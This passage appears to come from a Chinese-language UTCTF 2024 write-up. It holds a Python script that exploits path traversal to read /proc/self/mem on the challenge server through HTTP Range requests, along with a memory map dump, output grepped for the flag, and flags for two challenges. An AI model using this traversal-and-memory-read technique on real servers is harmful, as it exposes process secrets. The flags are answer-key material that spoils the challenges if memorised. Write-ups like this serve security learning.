Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.12.2
Date: Mon, 01 Apr 2024 04:45:40 GMT
Accept-Ranges: bytes
Content-Length: 0

64cbb53ca000-64cbb53cb000 r--p 00000000 103:01 1071612
/usr/local/bin/python3.12
64cbb53cb000-64cbb53cc000 r-xp 00001000 103:01 1071612
/usr/local/bin/python3.12
64cbb53cc000-64cbb53cd000 r--p 00002000 103:01 1071612
/usr/local/bin/python3.12
64cbb53cd000-64cbb53ce000 r--p 00002000 103:01 1071612
/usr/local/bin/python3.12
64cbb53ce000-64cbb53cf000 rw-p 00003000 103:01 1071612
/usr/local/bin/python3.12
64cbb5dd1000-64cbb5dd2000 ---p 00000000 00:00 0                    [heap]
64cbb5dd2000-64cbb5dd8000 rw-p 00000000 00:00 0                    [heap]
70ed16378000-70ed1637a000 ---p 00000000 00:00 0
70ed1637a000-70ed1647b000 rw-p 00000000 00:00 0
70ed1647b000-70ed1647d000 ---p 00000000 00:00 0
70ed1647d000-70ed1657e000 rw-p 00000000 00:00 0
70ed1657e000-70ed16580000 ---p 00000000 00:00 0
70ed16580000-70ed16681000 rw-p 00000000 00:00 0
70ed16681000-70ed16683000 ---p 00000000 00:00 0
70ed16683000-70ed16784000 rw-p 00000000 00:00 0
70ed16784000-70ed16786000 ---p 00000000 00:00 0
70ed16786000-70ed16887000 rw-p 00000000 00:00 0
```

```
import requests

# 用requests无法获取到maps，所以手动先用burp存一份到本地
def getMap():
    f = open("maps", "r")
    lines = f.readlines()
    for i in lines:
        range = i.split(" ")[0].split("-")
        start = int(range[0], 16)
        end = int(range[1], 16)
        getMem(start, end)


def getMem(start, end):
    url = "http://guppy.utctf.live:7884/../../proc/self/mem"
    headers = {
        "Host": "guppy.utctf.live:7884",
        "Range": f"bytes={start}-{end}",
        "Connection": "close"
    }
    res = requests.get(url=url, headers=headers)
    print(res.content.decode(errors="ignore"))


if __name__ == "__main__":
    getMap()
```

通过把python的输出流（即/proc/self/mem）保存到output.txt中去，然后匹配flag。




```
st_flags
    The function tests for the command line flag (including environment var),
    unless the python interpreter was started with the -S flag.
__abc_tpflags__
_flags_
co_flags
flags
fegetexceptflag
fesetexceptflag
_ns_flagdata
posix_spawnattr_getflags
posix_spawnattr_setflags
Invalid flags
a1andns@a1andns:~$ cat output.txt | strings | grep flag{
utflag{do_u_want_a_piece_of_me}
a1andns@a1andns:~$
```

utflag{do_u_want_a_piece_of_me}

## Contract

使用Linux工具pdftohtml即可获得多张背景图片和带着flag的图片



utflag{s1mple_w1z4rding_mist4k3s}